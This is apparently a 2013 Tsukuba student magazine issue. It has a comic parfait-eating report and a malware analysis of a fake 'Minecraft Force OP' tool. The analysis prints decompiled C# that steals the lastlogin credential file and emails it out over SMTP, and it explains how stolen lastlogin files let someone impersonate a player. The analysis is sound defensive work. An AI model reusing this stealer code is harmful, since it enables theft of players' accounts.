相変わらず私は肉食衝動に駆られていた。これが肉欲というやつだろう。隣のテーブルの男の子が食べているハンバーグがうらやましい。嫌でも目に付く。ハンバーグでも追加注文してやろうか、そんなことを思いつつ、ふと店の奥の方をみると、店員がこちらに向かってくるのが見える。なにやら巨大なものを運びながら。

「お待たせしました、ビックリサンダーマウンテンです」

## ゴトツ

パフェが増えるよ。やったね、たえちゃん！

この時私は思い出した。これは食事ではない、胃袋への挑戦だと。

それはシンデレラパフェとまではいかないが、それでもこの状況下では大きな関門になることはわかりきっている。ビックリサンダーマウンテン、これもまたグラスの上にあふれんばかりのアイスクリームとクリームを乗せ、マンゴーの切り身を体中から生やし、ポッキーが突き刺さっている。しかも花火が一本刺さっており、火花が散っている。こやつ、火を噴きおる。これは後に分かった話だがビックリサンダーマウンテンは 10 人前ということになっているらしい。



火花を散らす仰天雷山

この 60 センチ級巨人の登場にらふにん氏は臆することもなく、「シンデレラパフェとビックリサンダーマウンテンを同時に注文したのは初めてだなあ」と笑っていた。余つたら全て食べるつもりらしい。大戦士らふにん氏はさっそくビックリサンダーに手をつけ始めていたが、私は皿に残るシンデレラパフェの破片を処理することで精一杯だった。

— 11 時 43 分

大天使らふにん様の慈悲により、コーヒーを注文する。もちろんブラックで飲む。酸味があまりないタイプのコーヒーで、純粹なる苦みがとても良い。また、冷たいアイスクリームを食べ続けて冷えた口内を暖めるという意味でもコーヒーを注文したのは正解だった。

コーヒーにより幾分苦しさが和らいだが、相変わらず舌は塩気を求めている。

— 11 時 47 分

対シンデレラパフェ用決戦兵器フライドポテトが投入される。ついに我々が心の底から待ち望んでいた塩分が供給された。この時、編集部員達の食事によりシンデレラパフェは残り 1/5、ビックリサンダーマウンテンは 1/3 ほどになっていた。飽きによりラストスパートをきくことができなかった我々にとってフライドポテトはまさに革命的だ。

さっそく揚げたてのポテトを一本ケチャップをつけて食べる。



ラフニン氏(イメージ図)



皮ごと揚げられている。サックサクで美味しい

## う、うまいってレベルじゃねーぞっ！？

なんと表現したらいいのか。私の乏しい語彙ではうまく表現できないけれど、とにかく美味しい。恐らく今まで食べてきたポテトの中で一番美味しい。我々の心中を察してのことかはわからないが、塩味がやけに濃いのがすばらしい。そして何よりケチャップの酸味、これがとても効いた。甘さづくしの中で、すっごく爽やかな存在だ。酸味を感じた瞬間、これを求めていたんだ！と体が感じているのがわかる。

あっという間に一本食べ終わってしまい、すぐにもう一本食べようと思わず手を伸ばしてしまったが、ふと我に返ってその手を戻す。焦ってはいけない。フライドポテトは意外と 1 皿の量が少ない。このポテトは言わば麻

薬のようなもの。欲望のままに食べていたらあつという間になくなり、禁断症状がでてしまう。パフェを食べる間に少しづつ食べなければ。ケチャップ……飲みたいね。

ここからはポテトを一本食べてはアイスクリームを食べ、一本食べてはアイスクリームを食べをひたすら繰り返す。

—— 12時15分

最後のコーヒーゼリーを誰かが挿き込み、シンデレラパフェは無事完食。フライドポテトの力は偉大だ。残すはビックリサンダーマウンテンのコーンフレーク部だけとなった。コーンフレーク部の消費には私も協力したものの、溶けたアイスによって膨らんだコーンフレークを吃るのは意外と苦しい。私はこの時すでに戦力外になっていた。また、ここまでくると流石の

フードファイター らふにん大明神もつらくなってくるようで、「この感

覚、久しぶりだな」と腹をさすっていた。しかし、それでも食べ続けることができるのが大明神であるが所以だ。



クリームをたっぷり吸ったコーンフレーク部

—— 12時25分

フードファイター らふにん氏と数人の編集部員の最後の力によりウォール・コーンフレークも陥落。1時間25分にわたる戦いが終わりを告げた。ビックリサンダーマウンテンを追加注文したのにも関わらず90分以内に完食できたのはすごい。我々が上げた成果は最終的にシンデレラパフェ×1、ビックリサンダーマウンテン×1、フライドポテト×3だった。

店の他の客に配慮し、小さく拍手をしてから我々は店を後にした。



完全勝利した編集部員 UTM

### 3 終章

どんなものでも飽きがくる。特に甘い物は塩氣のある物よりも飽きがくるのが早いと個人的には思う。体が拒否するまで食べたといつてもアイスクリームはアイスクリーム。胃もたれ気味で気持ち悪いのに腹が空く。さて、今日の晩飯は何にしよう。軽くて塩氣のあるものが食べたい。コンビニのツナマヨとかいいなあ。人間同じ物を食べ続けて栄養バランスが崩れないようにうまくできるよなあ、としみじみ思う。もしそれをあえて破ろうとするならば。それこそ人間である自分との、まさしく戦いになるのではないだろうか。

# Minecraft を狙うスパイウェアを見つけたはなし

文 編集部 くりす

## 1 はじめに

みなさんおはようございます。くりすです。

先日おもしろいものをネットの広大な海にて見つけましたので、この場を借りてシェアしようと思います。それもズバリ、「Minecraft<sup>\*1</sup> を狙うスパイウェア」です。

前半は見つかるまでのエピソード、後半は実際に解析してみた様子やその顛末をお伝えします。

## 2 前提知識

Minecraft をプレイしているみなさんはご存知かと思いますが、Minecraft のランチャには、ユーザ情報を記憶させてワンクリックでログインできるようにする機能があります。この機能の実現のために、Minecraft はパスワードを下記箇所に暗号化したうえで保存しています。

OS	パス
Windows	%AppData%\minecraft\lastlogin
Mac	~/Library/Application Support/minecraft/lastlogin
Linux	~/.minecraft/lastlogin

このファイル(以下 lastlogin と示す)は暗号化されているため、バイナリエディタなどで直接開いてもちろんかんぶんですが、実はすべての Minecraft ランチャが lastlogin を復号する際に使っている鍵は同じなのです。つまり、他人の lastlogin でも自分の Minecraft ランチャに正常に読み込ませることができます。これが意味するところは、誰かの lastlogin を窃取して自分の.minecraft フォルダに設置すれば、パスワードを知らずともその人としてログインすることができる、あるいは標的としてログインするときにメモリをダンプするなどして、実際のパスワードを調べあげることができるということです。

私が先日見つけましたスパイウェアは、この lastlogin を狙ったものでした。

## 3 出会い

とある Minecraft サーバからワールドのデータをコピーして、ローカルで様々な実験を行おうと思っていたのですが、実際にやってみたところ自分には op 権限<sup>\*2</sup>がなく、クリエイティブモード<sup>\*3</sup>に移れないという問題に直面しました。そこで、どのようにして op 権限を取得するのか Google で調査していたところ、「op 権限を強奪する」という触

\*1 Mojang AB (スウェーデン) 製の箱庭系ゲーム。 <http://minecraft.net/>

\*2 Operator 権限の略。サーバやゲーム本体の管理のために使われる強大な権限。

\*3 Minecraft のゲームモードのひとつ。あらゆる資源を無限に取り出したり、飛んだりすることができる。

れ込みの怪しげなツールが目に留まりました。

よく見るとたくさんの亜種があり、ほとんどが「マルチプレイヤーサーバの op 権限を強奪できる」という謎い文句で宣伝されていました。ご丁寧に YouTube に紹介動画までアップされている<sup>\*4</sup>という、なかなかの手の込みようです。

これは本物なのか、本当にそんな exploit<sup>\*5</sup>が存在するのか、知的好奇心マンが私のハートにログインしましたので、これを追究することにしました。

## 4 入手

この怪しげなツールを入手する段階が既に難関でした。YouTube の紹介動画に添付されていた URL をクリックしてみたのですが、私を出迎えたのは強制アフィリエイト。個人情報を丸出しにしてアンケートに答えるか、ソフトをインストール<sup>\*6</sup>しないと、ダウンロードリンクがアンロックされないというふざけた仕様のアップローダでした。金の亡者ですね。

調査を進めていくうちに、某無断転載系のアップローダに置いてあったものを発見し、MD5 値も元のものと一致していたのでダウンロード。ZIP には 2 つのファイルが入っており、パスワードがなくては解凍できない exe ファイル、そして “Password.txt” というそれっぽいテキストファイルがそれぞれ復元されました。Password.txt の内容は、

Minecraft Force Op 1.5.1 Password

Download:

=====

Download Link: [http://fileice.net/download.php?file=\\*\\*\\*\\*\\*](http://fileice.net/download.php?file=*****)

=====

\*\*How to complete a offers:

1. Select a offers, commonly the first one is the easiest to complete
2. Insert your information and make it look legit, it does not need to be your real info.
3. Download the hack and please do not abuse it.

TIP: If you have only mobile offers available, do them! They are completely free.

Even if they say, that you will need to pay something. It's completely free

ひどい英語です。それにどうやらまたアフィリエイトをつかまされたようです。気合入っていますね。

---

<sup>\*4</sup> コメント欄は賞賛の嵐も完備。

<sup>\*5</sup> “攻撃” という意味のハッカー用語。

<sup>\*6</sup> 本当です。インストールまで完了させないとだめなんです。

そんな感じの糺余曲折がありましたが、やっとパスワードの呪縛から解放されているファイルに出くわしたので、解析祭にとりかかりました。

## 5 解析祭

さて、今回の解析祭のターゲットとなつたのはこちら。

名前	Minecraft Force OP.exe
MD5 値	b0fd5f166f8962426a2d281e751fc78f
出処	<a href="http://youtu.be/CcJQ33toxm4">http://youtu.be/CcJQ33toxm4</a>

### 5.1 まずは hexdump で

```
000000000  4d 5a 90 00 03 00 00 00 00 04 00 00 00 ff ff 00 00 |MZ.....|
000000010  b8 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 |.....@.....|
000000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
000000030  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 |.....|
000000040  0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 |.....!..L.!Th|
000000050  69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f |is program canno|
000000060  74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 |t be run in DOS |
000000070  6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 |mode....$.....|
000000080  50 45 00 00 4c 01 03 00 18 40 04 51 00 00 00 00 |PE..L....@.Q....|
000000090  00 00 00 00 e0 00 02 01 0b 01 0b 00 00 bc 06 00 |.....|

```

ふつうの PE<sup>\*7</sup>ですね。

```
0006ba90  12 2e 4e 45 54 20 46 72 61 6d 65 77 6f 72 6b 20 |..NET Framework |
```

.NET っぽいです。

```
00068dd0  5f 43 6c 69 63 6b 00 46 6f 72 6d 31 5f 4c 6f 61 |_Click.Form1_Loa|
00068de0  64 00 53 65 6e 64 4d 61 69 6c 00 62 75 74 74 6f |d.SendMail.butto|
00068df0  6e 33 5f 43 6c 69 63 6b 00 74 69 6d 65 72 32 5f |n3_Click.timer2_|
```

えっ、SendMail……？

---

<sup>\*7</sup> Portable Executable の略。Microsoft Windows 上で使用される実行ファイルのファイルフォーマット。

```
000c6c00  5b 50 55 52 50 53 5d 70  6c 65 61 73 65 6c 65 61 |[PURPS]pleaselea|
000c6c10  76 65 6d 65 61 6c 6f 6e  65 6e 6f 77 31 34 40 67 |vemealonenow14@g|
000c6c20  6d 61 69 6c 2e 63 6f 6d  5b 50 55 52 50 53 5d XX |mail.com[PURPS]*|
000c6c30  XX XX XX XX XX XX 5b  50 55 52 50 53 5d 4c 6f |*****[PURPS]Lo|
000c6c40  63 61 6c 20 49 50 3a 20  66 65 38 30 3a 3a 39 64 |cal IP: fe80::9d|
000c6c50  38 33 3a 65 66 37 34 3a  61 36 39 37 3a 62 61 33 |83:ef74:a697:ba3|
000c6c60  33 25 31 33 5b 50 55 52  50 53 5d 4d 61 63 68 69 |3%13[PURPS]Machi|
000c6c70  6e 65 20 4e 61 6d 65 3a  20 45 6c 69 61 73 2d 50 |ne Name: Elias-P|
000c6c80  43 5b 50 55 52 50 53 5d  73 6d 74 70 2e 67 6d 61 |C[PURPS]smtp.gma|
000c6c90  69 6c 2e 63 6f 6d 5b 50  55 52 50 53 5d           |il.com[PURPS]|
```

※不正アクセス禁止法遵守のため一部編集を加えております（意味深）。

見なかつことにしよう。

どうやらこのツツは、“pleaseleavemealonenow14@gmail.com”というGmailアカウントで、何らかの目的でメールを送出していると思われます。とっても気になりますね。

ではデコンパイル<sup>\*8</sup>してみましょう。

## 5.2 デコンパイル

.NET アプリケーションのデコンパイルができる、JetBrains dotPeek 1.0<sup>\*9</sup>というツールが存在します。さっそく、ターゲットを dotPeek に投げ込みます。




図 1: デコンパイル完了

<sup>\*8</sup> 実行ファイルから元のソースコードを計算する処理。

<sup>\*9</sup> ReSharper でお馴染みの JetBrains 社による.NET用のデコンパイルツール。 <http://www.jetbrains.com/decompiler/>

下線部が該当部分なのですが、明らかに名前に “lastlogin” を指していて、怪しき満点です。もうちょっとよく見てみましょう。




図 2: ソースコード表示

図 2 のように、デコンパイルが成功するとソースコードがまるっと出てくるのです。

ところで、図 2 に表示しているのは、Form1.cs の `SendMail()` という関数ですが、ここが、このプログラムをスパイウェアだと決定的に裏付ける部分です。

```

1  private void SendMail()
2  {
3      string hostName = Dns.GetHostName();
4      string str = Dns.GetHostAddresses(hostName).GetValue(2).ToString();
5      MailMessage message = new MailMessage();
6      try
7      {
8          Attachment attachment = new Attachment(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\\\.minecraft\\\\lastlogin");
9          message.Attachments.Add(attachment);
10         message.From = new MailAddress(this.email);
11         message.To.Add("Bops2betakeys@gmail.com");
12         message.Subject = "Local IP: " + str;
13         message.Body = "Machine Name: " + hostName;
14         new SmtpClient(this.smtp)
15         {
16             Port = 587,
17             EnableSsl = true,
18             Credentials = ((ICredentialsByHost) new NetworkCredential(this.email, this.password))
19         }.Send(message);
20     }
21     catch

```

```
22      {
23      }
24 }
```

8 行目と 9 行目で %AppData%\minecraft\lastlogin をメールに添付、11 行目で示すアドレスへ送信していることがわかります。アウトです。

さて、スパイウェアであることがこれで確定しました。しかし、技術的な興味は湧く一方です。たとえば 18 行目に着目すると、SMTP のログインオブジェクトを生成するコードであることがうかがえます。this.email や this.password はどうやって定義されているのでしょうか。私、気になります！

### 5.3 SMTP を追う

調査の結果、SendMail() 関数内で使われる this.email や this.password は、難読性の強化のためか、複数の関数によって組み立てられていることがわかりました。

まず、SendMail() を直接呼び出している、Form1\_Load という関数を見てみましょう。

```
1  private void Form1_Load(object sender, EventArgs e)
2  {
3      try
4      {
5          this.text = System.IO.File.ReadAllText(Application.ExecutablePath);
6          this.drop = this.text.Split(this.strSplit, StringSplitOptions.None);
7          this.email = this.drop[1];
8          this.password = this.drop[2];
9          this.subject = this.drop[3];
10         this.body = this.drop[4];
11         this.smtp = this.drop[5];
12     }
13     catch
14     {
15     }
16     if (!(this.icon == ""))
17     ;
18     this.SendMail();
19 }
```

どうやらここで、SMTP のログイン情報、件名、本文、そして SMTP サーバが定義されているようです。

以下の表で、重要な部分を行ごとに説明します。

5 行目	プログラム本体のバイナリストリームを this.text に代入
6 行目	this.text を、this.strSplit で区切って配列にしたもの、配列 this.drop に代入
7 行目	this.email に this.drop[1] を代入
8 行目	this.password に this.drop[2] を代入
11 行目	this.smtp に this.drop[5] を代入

次に、text や drop、strSplit などといった変数が定義されている箇所をチェックしました。

```

1  namespace Lastlogin_Stub
2  {
3      public class Form1 : Form
4      {
5          private string[] strSplit = new string[1]
6          {
7              "[PURPS]"
8          };
9          private IContainer components = (IContainer) null;
10         private string text;
11         private string[] drop;
12         private string email;
13         private string password;
14         private string subject;
15         private string body;
16         private string smtp;
17         private string icon;
18         .....

```

配列 strSplit には [PURPS] という文字列が第 0 要素として明示的に代入され、あとはそれぞれふつうの変数です。

ということは、プログラム本体のバイナリストリーム中に含まれる文字列を [PURPS] で区切った配列の要素に、ユーザー名とパスワードが含まれていることがあります。そういうえば、hexdump でプログラムを観察したとき、末尾にそれっぽいものが見えた気がするので、もう一度確認してみましょう。

```

000c6c00  5b 50 55 52 50 53 5d 70  6c 65 61 73 65 6c 65 61 |[PURPS]pleaselea|
000c6c10  76 65 6d 65 61 6c 6f 6e  65 6e 6f 77 31 34 40 67 |vemealonenow14@g|
000c6c20  6d 61 69 6c 2e 63 6f 6d  5b 50 55 52 50 53 5d XX |mail.com[PURPS]*|
000c6c30  XX XX XX XX XX XX 5b  50 55 52 50 53 5d 4c 6f |*****[PURPS]Lo|
000c6c40  63 61 6c 20 49 50 3a 20  66 65 38 30 3a 3a 39 64 |cal IP: fe80::9d|
000c6c50  38 33 3a 65 66 37 34 3a  61 36 39 37 3a 62 61 33 |83:ef74:a697:ba3|
000c6c60  33 25 31 33 5b 50 55 52  50 53 5d 4d 61 63 68 69 |3%13[PURPS]Machi|
000c6c70  6e 65 20 4e 61 6d 65 3a  20 45 6c 69 61 73 2d 50 |ne Name: Elias-P|
000c6c80  43 5b 50 55 52 50 53 5d  73 6d 74 70 2e 67 6d 61 |C[PURPS]smtp.gma|
000c6c90  69 6c 2e 63 6f 6d 5b 50  55 52 50 53 5d           |il.com[PURPS]|

```

※不正アクセス禁止法遵守のため一部編集を加えております。

これを [PURPS] で区切って、drop[] に順次代入すると、drop[] は次のような値を持ちます。

こうやって、SMTP のユーザー名やパスワードなどを隠していたつもりだったみたいです。

drop[0]		(不要な部分)
drop[1]	email	pleaseleavemealonenow14@gmail.com
drop[2]	password	*****
中略		
drop[5]	smtp	smtp.gmail.com

## 6まとめ

一連の解析から得られた結論は、

- Minecraft Force OP なる exploit は存在しない。
- むしろプレイヤーから lastlogin を盗んでいくスパイウェアであった。
- SMTP のログイン情報をハードコードしていたため、攻撃者のログイン情報が筒抜けであった。
- C# .NET のデコンパイルはわりと容易である。

こういったところでしょうか。我々プレイヤーにも、それから攻撃者側にも教訓をもたらす内容だったと思います。他人様のサーバで op になりたいからといってそこらへんの得体のしれないプログラムを走らせると痛い目を見る、そして、コード中に認証情報を含めてもまた痛い目を見るということです。

それでは、よい Minecraft ライフを。

## 7余談

実験環境下で実際に走らせ、デバッガとパケットキャプチャツールで観察してみたところ、SMTP のログインが失敗していた<sup>\*10</sup>ことを確認しました。おそらく、同じようにしてログイン情報をゲットした誰かが、当該のアカウントにログインしまくって遊んでいたのでしょう。もちろんよい子のみなさんは絶対に真似してはいけません。

### 7.1 余談その2

記事締め切り直前にもう一度出処をチェックしてみたところ、なんと Minecraft の最新バージョン対応を謳って更新されていました。

何か変わったところはないか、再びダウンロードして解析してみたところ、実装は何ら変わっておらず、SMTP のパスワードが変更されていただけでした。実装を変えなかつたらまたログイン情報を解読して勝手にログインして遊ぶ人出るじゃないですか……。

---

<sup>\*10</sup> パスワードが変更されていたものと考えられます。



情報科学類誌

# WORD

From College of Information Science

WORD も「発砲なし」最長記録更新中<sup>号</sup>

発行者

情報科学類長

編集長

吉村優

制作・編集

筑波大学情報学群  
情報科学類 WORD 編集部  
(第三エリア C 棟212号室)

2013年7月29日 初版第一刷発行

(512部)